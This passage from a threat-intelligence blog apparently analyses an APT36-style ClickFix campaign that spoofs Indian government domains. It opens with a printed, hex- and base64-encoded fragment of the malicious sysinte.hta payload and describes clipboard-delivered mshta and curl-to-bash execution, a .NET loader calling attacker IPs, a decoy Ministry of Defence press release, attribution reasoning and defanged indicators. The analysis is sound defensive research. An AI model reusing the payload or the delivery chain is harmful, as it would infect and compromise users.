\x70\x59\x4D\x47\x6C\x4A\x52\x54\x46\x73\x5A\x45\x64\x6F\x64\x6C\x70\x46\x4E\x57\x68\x69\x56\x31\x55\x35\x53\x57\x74\x6B\x62\x47\x52\x47\x55\x6A\x56\x6A\x52\x31\x56\x70\x55\x47\x63\x77\x53\x30\x6C\x
44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x54\x68\x55\x4D\x6B\x70\x78\x57\x6C\x64\x4F\x4D\x46\x4A\x48\x52
\x6A\x42\x5A\x56\x6B\x4A\x35\x59\x6A\x4E\x61\x63\x46\x70\x48\x56\x6E\x6C\x4D\x61\x7A\x46\x73\x5A\x45\x64\x6F\x64\x6C\x70\x47\x51\x6D\x68\x6A\x62\x55\x5A\x30\x57\x6C\x68\x53\x62\x47\x4E\x75\x54\x53\x
74\x45\x55\x57\x39\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x54\x68\x6A
\x65\x6E\x42\x55\x5A\x45\x68\x4B\x63\x47\x4A\x74\x59\x79\x74\x56\x4D\x32\x78\x36\x5A\x45\x64\x57\x64\x45\x78\x73\x5A\x48\x5A\x6A\x62\x58\x52\x74\x59\x6B\x63\x35\x4D\x30\x78\x72\x54\x6E\x5A\x69\x57\x
45\x4A\x32\x59\x6D\x31\x57\x64\x57\x52\x46\x4D\x58\x5A\x61\x52\x31\x5A\x7A\x54\x47\x74\x47\x64\x32\x4E\x47\x54\x6D\x78\x6B\x53\x46\x4A\x77\x59\x6D\x31\x6B\x65\x6B\x78\x44\x51\x6C\x52\x6C\x57\x45\x34
\x77\x57\x6C\x63\x77\x64\x56\x59\x79\x4F\x58\x6C\x68\x4D\x6C\x70\x7A\x59\x6A\x4E\x6A\x64\x56\x45\x79\x4F\x58\x52\x6A\x52\x7A\x6C\x31\x57\x6C\x63\x31\x4D\x46\x52\x58\x4F\x57\x74\x61\x56\x33\x64\x7A\x
53\x55\x5A\x61\x62\x47\x4E\x75\x54\x6E\x42\x69\x4D\x6A\x51\x35\x54\x6B\x4D\x30\x64\x30\x78\x71\x51\x58\x56\x4E\x51\x33\x64\x6E\x55\x54\x4E\x57\x63\x32\x52\x49\x56\x6E\x6C\x61\x56\x44\x46\x31\x57\x6C
\x68\x57\x4D\x47\x4E\x74\x52\x6E\x4E\x4D\x51\x30\x4A\x52\x5A\x46\x64\x4B\x63\x32\x46\x58\x54\x6B\x78\x61\x57\x47\x78\x56\x59\x6A\x4A\x30\x62\x47\x4A\x71\x4D\x48\x70\x4E\x56\x30\x70\x74\x54\x58\x70\x
6E\x4D\x55\x35\x74\x52\x6D\x74\x4E\x65\x6C\x6B\x77\x57\x6C\x52\x4E\x4D\x56\x42\x44\x4F\x58\x70\x50\x62\x45\x34\x77\x59\x32\x31\x73\x64\x56\x70\x36\x4E\x45\x35\x44\x61\x55\x46\x6E\x53\x55\x4E\x42\x5A
```

Figure 7: Snippet of sysinte.hta.

Dynamic analysis of the decoded payload revealed a .NET-based loader, which initiates outbound connections to the IP address `185.117.90[.]212`. This host also resolves to a spoofed subdomain: `email.gov.in.avtzyu[.]store`.

While the malware executes in the background, the user is shown a decoy document-an apparently legitimate press release themed around the Indian Ministry of Defence. The PDF appears to have been cloned directly from the actual press release portal, likely intended to reinforce the illusion of legitimacy.



"33"
pib.nic.in
mod.nic.in

PRESS INFORMATION BUREAU (DEFENCE WING)
GOVERNMENT OF INDIA

****

'हर काम देश के नाम'

New Delhi, Phalguna 10, 1946
Saturday, March 01, 2025

Dr Mayank Sharma takes charge as Controller General of Defence Accounts

Dr Mayank Sharma assumed the office of Controller General of Defence Accounts (CGDA) on March 01, 2025. He is a 1989-batch officer of the Indian Defence Accounts Service (IDAS) and has had a distinguished career in the government spanning more than three decades.

Dr Mayank Sharma has served in various capacities within the Government of India, including the Defence Accounts Department. He has also held key positions in the Cabinet Secretariat and represented India as the Alternate Permanent Representative at the United Nations Office on Drugs and Crime

Figure 8: Decoy PDF shown to the victim during malware execution.

Operator Traits and Attribution

Several observable traits across this campaign can help defenders identify related malicious infrastructure and anticipate future staging activity:

- Domains mimicking Indian government subdomains, particularly variations of `email.gov[.]in`, appended to attacker-controlled parent domains (e.g., `drdosurvey[.]info`, `avtzyu[.]store`).
- Use of Namecheap as a registrar, and registrar-servers[.]com nameservers-both commonly abused in malicious activity.
- HTA payloads staged deep in URL paths masquerading as benign directories.
- Spelling anomalies, such as "I'm not a rebot" and "officia use only", may reflect a deliberate attempt to bypass pattern-based detection or user familiarity.

- Cross-platform delivery using clipboard-based execution on both Windows (mshta.exe) and Linux (curl + chmod + bash) further supports staging flexibility.

Attribution Assessment

While attribution remains unconfirmed, the tradecraft observed in this campaign-use of government-themed lure content, HTA-based delivery, decoy documents, and operational targeting of Indian government infrastructure-is consistent with historic activity attributed to **APT36** (also known as **Transparent Tribe**).

APT36 is a Pakistan-aligned threat actor known for:

- Longstanding focus on Indian government, military, and diplomatic targets.
- Repeated use of .NET-based malware, HTA delivery, and cloned login or press release content.
- Infrastructure that frequently includes typosquatting, misuse of legitimate services, and publicly visible scripting errors.

Based on these overlaps, this activity is assessed with medium confidence to align with APT36's broader targeting and operational patterns.

Final thoughts

This campaign reflects a familiar playbook with subtle adjustments: cloned government branding, decoy files, and low-friction execution paths tailored to each operating system. While not technically advanced, the operators showed clear intent in crafting believable lures and maintaining control over payload delivery across different platforms.

The inclusion of press release theming, clipboard-based execution, and reused security imagery fits a pattern seen in prior APT36 activity. If not definitive, it's a strong indication that known actors are continuing to test ClickFix-style techniques in new contexts.

For defenders, the takeaway isn't tied to a single technique-it's the way familiar methods are being reused in slightly new combinations. Look for signs like clipboard-delivered commands, spoofed government subdomains, shallow clones of trusted sites, and payloads staged under common web folders. These small patterns, when seen together, often reveal a larger campaign taking shape. We've observed similar patterns in our previous research on ClickFix infrastructure, where early-stage domains showed many of the same traits.

APT36-Like Infrastructure Network Observables and Indicators of Compromise (IOCs)

IP Address	Domain(s)	Hosting Company	Location
192.64.118[.]76	email[.]gov[.]in[.]drdosurvey[.]info	Namecheap, Inc. (contains parked domains)	US
185.117.90[.]212	email[.]gov[.]in[.]avtzyu[.]store	HZ Hosting Ltd	NL

APT36-Like Infrastructure Host Observables and Indicators of Compromise (IOCs)

Filename	SHA-256	Misc.
sysinte.hta	7087e5f768acaad83550e6b1b9696477089d2797e8f6e3f9a9d69c77177d030e	HTA file associated with the Windows ClickFix technique.

Source: https://hunt.io/blog/apt36-clickfix-campaign-indian-ministry-of-defence